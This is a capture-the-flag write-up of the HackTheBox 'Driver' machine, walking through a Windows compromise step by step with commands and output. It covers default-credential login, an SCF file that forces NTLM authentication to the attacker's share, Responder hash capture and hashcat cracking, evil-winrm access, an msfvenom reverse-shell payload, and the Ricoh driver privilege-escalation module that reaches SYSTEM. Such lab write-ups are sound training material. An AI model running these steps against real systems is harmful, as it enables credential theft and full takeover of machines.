HackTheBox -Driver
Driver is an easy Windows machine that focuses on printer exploitation. Enumeration of the machine reveals that a web server is listening on port 80, along with SMB on port 445 and WinRM on port 5985. Navigation to the website reveals that it's protected using basic HTTP authentication. While trying common credentials the admin:admin credential is accepted and we are able to visit the webpage. The webpage provides a feature to upload printer firmwares on an SMB share for a remote team to test and verify. Uploading a Shell Command File that contains a command to fetch a remote file from our local machine, leads to the NTLM hash of the user tony relayed back to us. Cracking the captured hash to retrieve a plaintext password we are able login as tony, using WinRM. Then, switching over to a meterpreter session it is discovered that the machine is vulnerable to a local privilege exploit that abuses a specific printer driver that is present on the remote machine. Using the exploit we can get a session as NT AUTHORITY\SYSTEM.
Port Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27

nmap --min-rate 10000 -Pn -p- 10.129.155.168
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-01 11:53 EAT
Nmap scan report for 10.129.155.168
Host is up (0.42s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
5985/tcp open  wsman
7680/tcp open  pando-pub

Nmap done: 1 IP address (1 host up) scanned in 15.63 seconds


nmap --min-rate 10000 -Pn -sU -p- 10.129.155.168
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-01 11:54 EAT
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 93.07% done; ETC: 11:54 (0:00:01 remaining)
Nmap scan report for 10.129.155.168
Host is up.
All 65535 scanned ports on 10.129.155.168 are in ignored states.
Not shown: 65535 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 14.93 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
nmap -Pn -sC -sV -p80,135,445,5985,7680 10.129.155.168 -o nmap

PORT     STATE    SERVICE      VERSION
80/tcp   open     http         Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
|_http-title: Site doesnt have a title (text/html; charset=UTF-8).
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open     msrpc        Microsoft Windows RPC
445/tcp  open     microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open     http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
7680/tcp filtered pando-pub
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m58s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-05-01T15:56:06
|_  start_date: 2025-05-01T15:51:14
From the scan we conclude we are working with a windows OS .
The machine has 5 open ports :
1
2
3
4
5
	- port 80 running a web server
	- port 445 has smb server
	- port 135 has the Microsoft Remote Procedure Call (RPC) service
	- port 5985 Windows Remote Management (WinRM)
	- port 760 is used by WUDO (Windows Update Delivery Optimization)
web(80)
Enumeration
Visiting the site we get

Here we try some common credentials and funny enough we get to log in with admin:admin 
We do get the email format support@driver.htb will also add driver.htb to our /etc/hosts
The tabs are static other than the Firmware update that displays the page :  The text :
Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.
Exploitation
The file we upload will go to a share that can be accessed by the test team and we can upload a csf file with a link pointing back to our machine that will be listening to incoming connections using responder and when windows does the one time auth we can grab the NetNTLMv2 and try cracking it.
- https://www.ired.team/offensive-security/initial-access/t1187-forced-authentication#execution-via-.scf
1
2
3
4
5
[Shell]
Command=2
IconFile=\\10.10.16.11\shares\hash.ico
[Taskbar]
Command=ToggleDesktop
Save the file then upload it. On responder we get
1
2
3
4
5
6
7
8
9
sudo responder -I tun0
[SMB] NTLMv2-SSP Client   : 10.129.155.168
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:e09809aff3a03137:371FD97054B8869D04286FB4C9D04847:01010000000000000062115C98BADB01451BF0C3A772916F0000000002000800340052003800500001001E00570049004E002D00360048003700580050004A005200460048004900500004003400570049004E002D00360048003700580050004A00520046004800490050002E0034005200380050002E004C004F00430041004C000300140034005200380050002E004C004F00430041004C000500140034005200380050002E004C004F00430041004C00070008000062115C98BADB0106000400020000000800300030000000000000000000000000200000D61B45C49BE7DF29ACC14B23775B9FC1E640FD8D0720FA5A70F830A1D5E6F63A0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310036002E0031003100000000000000000000000000
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[+] Exiting...
[*] Skipping previously captured hash for DRIVER\tony
We now have tony’s hash that we can crack using hashcat
1
2
3
4
5
6
7
8
9
10
11
12
13
14
hashcat tonyHash /usr/share/wordlists/rockyou.txt

hashcat tonyHash --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

TONY::DRIVER:e09809aff3a03137:371fd97054b8869d04286fb4c9d04847:01010000000000000062115c98badb01451bf0c3a772916f0000000002000800340052003800500001001e00570049004e002d00360048003700580050004a005200460048004900500004003400570049004e002d00360048003700580050004a00520046004800490050002e0034005200380050002e004c004f00430041004c000300140034005200380050002e004c004f00430041004c000500140034005200380050002e004c004f00430041004c00070008000062115c98badb0106000400020000000800300030000000000000000000000000200000d61b45c49be7df29acc14b23775b9fc1e640fd8d0720fa5a70f830a1d5e6f63a0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e0031003100000000000000000000000000:liltony
Now with tony’s hash we can try smb since he’s one of the users who can access the shares.
- username :
tony - password :
liltony
1
2
3
4
nxc smb 10.129.155.168 -u 'tony' -p 'liltony'
SMB         10.129.155.168  445    DRIVER           [*] Windows 10 Enterprise 10240 x64 (name:DRIVER) (domain:DRIVER) (signing:False) (SMBv1:True)
SMB         10.129.155.168  445    DRIVER           [+] DRIVER\tony:liltony
We test if we can get shell using winrm
1
2
3
4
nxc winrm 10.129.155.168 -u 'tony' -p 'liltony'
WINRM       10.129.155.168  5985   DRIVER           [*] Windows 10 Build 10240 (name:DRIVER) (domain:DRIVER)

WINRM       10.129.155.168  5985   DRIVER           [+] DRIVER\tony:liltony (Pwn3d!)
The P3wn3d tells us we can.
Privilege Escalation
We get a shell using winrm
1
2
3
4
5
6
7
evil-winrm -i 10.129.155.168 -u tony -p liltony
...[snip]...

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tony\Documents> whoami
driver\tony
*Evil-WinRM* PS C:\Users\tony\Documents>
There is a PowerShell history file which shows that a printer was added:
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\programdata> type "C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt"
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1
ping 1.1.1.1
*Evil-WinRM* PS C:\programdata>
The printer driver Ricoh v4.23 has a publicly known Privilege Escalation vulnerability CVE-2019-19363.
As described in the article, all files in the installation directory can be written by every user:
1
icacls "c:\ProgramData\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\_common\dlz\*.dll"
To exploit the vulnerability, I will use Metasploit and for that I have to start a Meterpreter session. Creating reverse shell payload with Msfvenom:
1
2
3
4
5
6
7
8
9
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.11 LPORT=9001 -f exe -o msf32.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: msf32.exe
Starting the listener on Metasploit:
1
2
3
4
5
6
7
msf6 > use exploit/multi/handler

msf6 exploit(multi/handler) > set LHOST tun0
msf6 exploit(multi/handler) > set LPORT 9001
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > run
Executing the payload on the box:
1
*Evil-WinRM* PS C:\ProgramData> .\msf32.exe
Now a Meterpreter session is started and should be migrated to another persistent process:
1
2
3
4
5
meterpreter > ps
(...)
 4976  652   explorer.exe             x64   1        DRIVER\tony  C:\Windows\explorer.exe
1
2
3
4
5
6
7
meterpreter > migrate 4976
[*] Migrating from 2636 to 4976...
[*] Migration completed successfully.

meterpreter > background
Exploiting the printer vulnerability:
1
2
3
4
5
6
7
msf6 > use exploit/windows/local/ricoh_driver_privesc

msf6 exploit(windows/local/ricoh_driver_privesc) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ricoh_driver_privesc) > set SESSION 1
msf6 exploit(windows/local/ricoh_driver_privesc) > set LHOST tun0

msf6 exploit(windows/local/ricoh_driver_privesc) > run
Listing sessions to check if the exploit worked:
1
2
3
4
5
6
7
8
msf6 exploit(windows/local/ricoh_driver_privesc) > sessions -l

Active sessions
===============
  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x86/windows  DRIVER\tony @ DRIVER          10.10.14.2:9001 -> 10.10.11.106:49431 (10.10.11.106)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ DRIVER  10.10.14.2:4444 -> 10.10.11.106:49432 (10.10.11.106)
Interacting with the privileged session:
1
msf6 exploit(windows/local/ricoh_driver_privesc) > sessions -i 2
The vulnerability was successfully exploited and started a Meterpreter session as the SYSTEM user!
1
2
3
4
5
6
7
8
9
10
11
meterpreter > shell
Process 4492 created.
Channel 2 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system